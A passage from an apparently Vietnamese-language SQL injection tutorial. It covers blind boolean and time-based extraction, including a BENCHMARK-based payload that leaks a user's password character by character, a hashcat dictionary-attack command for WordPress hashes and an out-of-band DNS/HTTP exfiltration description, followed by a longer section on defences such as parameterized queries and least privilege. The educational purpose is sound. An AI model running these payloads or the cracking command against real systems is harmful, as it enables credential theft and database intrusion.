Hacker muốn kiểm tra xem ký tự đầu tiên ở bảng người dùng ở dạng mã ASCII có bằng 78 hay không(78 -> ký tự N), nếu là TRUE thì ta có ký tự đầu tiên là N, nếu trả về FALSE thì sẽ tiếp tục kiểm tra với ascii code giảm dần.

Có được ký tự đầu tiên sẽ tiếp tục với ký tự thứ 2,3,...N;

Để tối ưu quá trình tìm kiếm hacker thường kết hợp với tìm kiếm nhị phân: Với tập đầu vào là các ký tự alphabet, number và một vài ký tự như ‘-’, ‘\_’, ‘:’ … vào khoảng 40 ký tự, sẽ mất log2(40) = 6 lần thử, Giả sử  với password có 8 ký tự thì số lần thử là 48 lần, trung bình mỗi lần thực hiện trong 10s thì quá trình giải mã sẽ mất khoảng 6 phút phụ thuộc vào độ phức tạp hệ thống.

Đặc biệt: nếu password ở dạng Hash thì ta có thể dùng công cụ giải mã: Có thể sử dụng HashCat 64 với lệnh sau: hashcat 64 **-m** 400 **-a** 0 hash.txt wordlist.txt

Trong đó -m 400 ứng với hashtype của WordPress


  -a 0 ứng với dạng tấn công từ điển

  hash.txt ứng với file chứa hashCode cần crack

  wordlist.txt chứa tập dữ liệu mật khẩu ở dạng plaintext

Quá trình này kéo dài một vài phút sẽ cho ra kết quả

Khi đã biết được user,password của admin(ứng với hàng đầu tiên hoặc các hàng tiếp theo trong bảng user) thì ta đã có được quyền truy cập vào admin



Trên là ảnh mô tả quá trình xâm nhập bằng SQLi, khi ta có được dữ liệu Admin Login, ta có thể đi xa hơn bằng việc pass qua lớp bảo mật của server để có được quyền cao nhất, với quyền cao nhất ta có thể lấy dữ liệu người dùng, chỉnh sửa cấu trúc của cơ sở dữ liệu. Để có thể qua được tầng này có thể kết hợp với các công cụ, phương pháp khác,...

Để tối ưu quá trình tìm kiếm hacker có thể dùng kỹ thuật tấn công Regular Expression

Ex : **1 =**  **SELECT 1 FROM information\_schema.tables WHERE TABLE\_SCHEMA="blind\_sqli" AND table\_name REGEXP '^[a-n]' LIMIT 0,1**

Ở ví dụ trên ta đang xét liệu dữ liệu hàng đầu tiên table\_name chỉ chứa các ký tự từ a-n hay không, việc dùng Regex sẽ khiến cho quá trình kiểm tra nhanh hơn, dễ dàng hơn

#### **2.Time-Based**

Ở dạng này, hacker thường dùng kết hợp các câu lệnh điều kiện với các lệnh yêu cầu hệ thống phản hồi sau 1 khoảng thời gian nhất định.

Select IF(expression, action)

Waitfor Delay(‘time’) dùng cho MS SQL

Benchmark(number, action) dùng để thực hiện action ứng với giá trị của number dùng trong MySQL: Ta xét lệnh sau:

**Select if(substring(user\_password,1,1)) = char(50), BenchMark(5000000, ENCODE('MSG', 'by 5 seconds')), null) from users where user\_id =1;**

Ta xét ký tự đầu tiên trong password, nếu giá trị này ứng với char(50) thì sẽ gọi lệnh Benchmark để trì hoãn một khoảng thời gian trước khi hệ thống phản hồi.

Hệ thống có thể phản hồi không ổn định dẫn đến sai lệch về thời gian trả về, nhưng quan trọng hơn hết, việc xác định tham số lần lặp trong hàm benchmark sẽ tác động tới thời gian phản hồi của hệ thống một cách đáng kể.(cần chọn hợp lý để tránh lỗi Timeout).

Time-based có thể được sử dụng độc lập hoặc là một giải pháp thay thế cho Content-based.

### **2.2.4, Ưu điểm và nhược điểm**

**Ưu điểm**: + Độ nguy hiểm tương đương với các phương pháp SQLi #Có thể sử dụng nếu phương pháp Error-based không hoạt động

**Nhược điểm**:

+Quá trình này tốn rất nhiều thời gian vì phải lặp lại các lệnh TRUE/FALSE.

+Khó để kiểm soát vì đòi hỏi hacker phải liệt kê được tất cả các khả năng cần thiết

Nhưng có thể tối ưu được thời gian bằng cách sử dụng  các công cụ khai thác tự động như SQLMap,SQLninja,...

## **2.3.Out Of Band**

### **2.3.1.Giới thiệu**

So với In-Band và Blind SQL Injection, OOB SQL injection sẽ lọc dữ liệu thông qua kênh bên ngoài, có thể là giao thức DNS hoặc HTTP. Cơ chế này hoạt động cần phải dựa vào các hàm có sẵn, có thể là các hàm hoạt động với file (load\_file(), master..xp\_dirtree) hoặc hàm tạo kết nối (DBMS\_LDAP.INIT, UTL\_HTTP.request).

### **2.3.2. Cơ chế hoạt động**


Để khai thác OOB SQLI các máy chủ cơ sở dữ liệu và web phải đáp ứng được các điều kiện:

1. Thiếu xác thực đầu vào trên ứng dụng web

2. Môi trường mạng cho phép máy chủ CSDL bắt đầu yêu cầu gửi đi (DNS, HTTP) thành công khai mà không hạn chế vành đai bảo mật.


3. Có quyền để thực thi các hàm cần thiết để bắt đầu yêu cầu gửi đi.


**Minh họa luồng OOB SQLI:**




### **2.3.2. Cách khai thác**


Dựa trên DNS:

 Truy vấn được sử dụng để lọc ra phiên bản CSDL, tên người dùng, mật khẩu từ MariaDB(một nhánh của MySQL). Hàm load\_file() được dử dụng để bắt đầu yêu cầu DNS bên ngoài và dấu “.” để ngăn cách các dữ liệu thu được.

**Hiển thị dữ liệu thu được:**

Dựa trên HTTP:

 Truy vấn được sử dụng để lọc ra phiên bản CSDL, tên người dùng, mật khẩu đã băm từ OracleDB. Mục đích của hàm UTL\_HTTP.request() là kích hoạt yêu cầu HTTP của hệ thống CSDL

**Dữ liệu thu được:**

# **3.Cách phòng chống SQL injection**

## **3.1. Generic Protection**

### **3.1.1.Parameterized Statements**

Thay vì truyền ngay đầu vào dữ liệu kết hợp với câu truy vấn, phương pháp này sẽ tách biệt chúng ra, câu truy vấn sẽ được viết riêng với đầu vào, sau đó đầu vào sẽ được đẩy vào thông qua các hàm, việc này đảm bảo cho sự minh bạch của các câu truy vấn.

Tuy nhiên, phương pháp này vẫn còn hạn chế nếu đầu vào không được vệ sinh một cách đúng cách

### **3.1.2. Object Relational Mapping**

Sử dụng FrameWork này sẽ khiến cho các lập trình viên ít phải viết các câu truy vấn hơn, FrameWork này cũng sử dụng Parameterized Statements để truyền đầu vào dữ liệu nên độ hiệu quả cũng sẽ tương đương với phương pháp trên.

### **3.1.3. Escaping Input**

Ta biết rằng khin inject SQL code, các ký tự như ‘, “, -- , Space được sử dụng nhiều để gây tạo ra các câu lệnh theo ý muốn của người tấn công. Ở phương pháp này:

Chúng ta sẽ loại bỏ những ký tự đặc biệt này để tạo ra đầu vào sạch, giảm nguy cơ bị sai lệch câu truy vấn.

Nhưng ta phải đối mặt với một vấn đề là các ký tự này có thể được chấp nhận là đầu vào bình thường trong các đoạn code khác nhau, việc escape bừa bãi sẽ khiến loại bỏ đi những đầu vào cần thiết, hệ thống lúc này sẽ không hoạt động đúng chức năng như ban đầu.

### **3.1.4. Sanatizing Inputs**

Đây là dạng rất ổn cho tất cả các ứng dụng, dữ liệu đáng nghi sẽ được làm sạch trước khi chuyển vào bên trong

Các dạng được dùng phổ biến:

+ Sử dụng Regular Expression

+ Các trường số và chữ sẽ không chứa các ký tự biểu tượng

+ Loại bỏ khoảng trắng và dòng mới nếu thấy chúng không thích hợp

### **3.1.5. Others Method**

#### **1.Principle Of Least Privilege**

Ở trường hợp này, ứng dụng cần đảm bảo rằng các thành phần tiến trình, ứng dụng chỉ có thể truy cập vào các nguồn tài nguyên cần thiết.

Thời điểm thực thi, ứng dụng sẽ nên chỉ được cấp quyền chỉnh sửa các cấu trúc bảng mà nó được giao, các câu lệnh DML statements(select, insert, update, delete)

thay vì các câu lệnh DDL(Create, Alter, Drop)

#### **2.Password hashing**

Đây là dạng phòng ngừa khi kẻ tấn công đã có khả năng select các trường dữ liệu.Phương pháp này cung cấp cơ chế one-way hashes, các trường dữ liệu quan trọng sẽ được hashing, đảm bảo dù có lấy được dữ liệu cũng sẽ phải mất công giải mã. Để đạt được hiệu quả cao hơn thì trước khi thực hiện hashing, sẽ thêm vào đó một random token, đây gọi là phương pháp salting.

#### **3.Third Party Authentication**

Nếu như tất cả các phương pháp trên đều không đem lại hiệu quả, bạn nên cân nhắc tới việc sử dụng out-sourcing authentication, có thể kể đến là Oauth APIs do Google, Facebook cung cấp, đảm bảo việc đăng nhập nhanh với 1 lần xác thực tài khoản, cung cấp các phương thức xác thực khác nhau đảm bảo hiệu quả cao hơn khi thực hiện kết hợp.

## **3.1. Generic Protection**

#### **3.1.1. Phòng chống Error-Based**

Tạo ra kênh thông báo là một cách tốt để debug lỗi đối với một lập trình viên, nhưng nó vô tình tạo ra một lỗ hổng để các hacker khai thác

* Như vậy, việc cần làm là chặn hết các kênh báo lỗi tới phía người dùng, các log hệ thống để hạn chế khả năng quan sát từ phía các hacker

Cùng với đó là việc bảo mật dữ liệu cached, session, sử dụng các module có sẵn để tích hợp lên website.

#### **3.2.2. Phòng chống Blind SQLi**

Cách tốt nhất để đối phó với dạng Blind thì hệ thống phải xử lý, làm nhiễu loạn các kết quả TRUE/FALSE được gửi tới, có thể không thông báo hoặc thay đổi tra khác nhau đối với các truy vấn, khiến kẻ tấn công không thể xác định đâu là truy vấn đúng/sai

Giải quyết các truy vấn có yêu cầu thời gian chờ đợi, tránh các tính huống khai thác time-based

#### **3.2.3. Phòng chống Out of Band**

**Khuyến nghị:**

1. Xác thực đầu vào ở cả phía máy khách và máy chủ
2. Xử lý lỗi thích hợp để tránh hiển thị thông tin lỗi chi ti
3. Xem xét thiết kế kiến ​​trúc mạng và bảo mật

4 . Gán tài khoản cơ sở dữ liệu cho ứng dụng dựa trên nguyên tắc tối thiểu quyền

5. Triển khai kiểm soát bảo mật như Tường lửa ứng dụng Web (WAF) và hệ thống ngăn chặn xâm nhập (IPS) dưới dạng kiểm soát bổ sung

6.Giám sát liên tục các quá trình ứng phó sự cố bất thường và thích hợp như là mạng lưới an toàn của các điều khiển

# **4.Tài liệu tham khảo**

[1] <https://www.hacksplaining.com/prevention/sql-injection> -- Giới thiệu, Các phương pháp phòng tránh cơ bản

[2] <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/?utm_source=hacksplaining&utm_medium=post&utm_campaign=articlelink#OutOfBandChannelAttacks> -- 3 dạng tấn công

[3] <https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/?utm_source=hacksplaining&utm_medium=post&utm_campaign=articlelink> – Exploit SQLi

[4] <https://www.acunetix.com/websitesecurity/sql-injection2/> --3 dạng tấn công

[5] <https://www.acunetix.com/websitesecurity/sql-injection/> --các dạng phòng thủ chung

[6] <https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/#PreventingSQL> – các dạng phòng thủ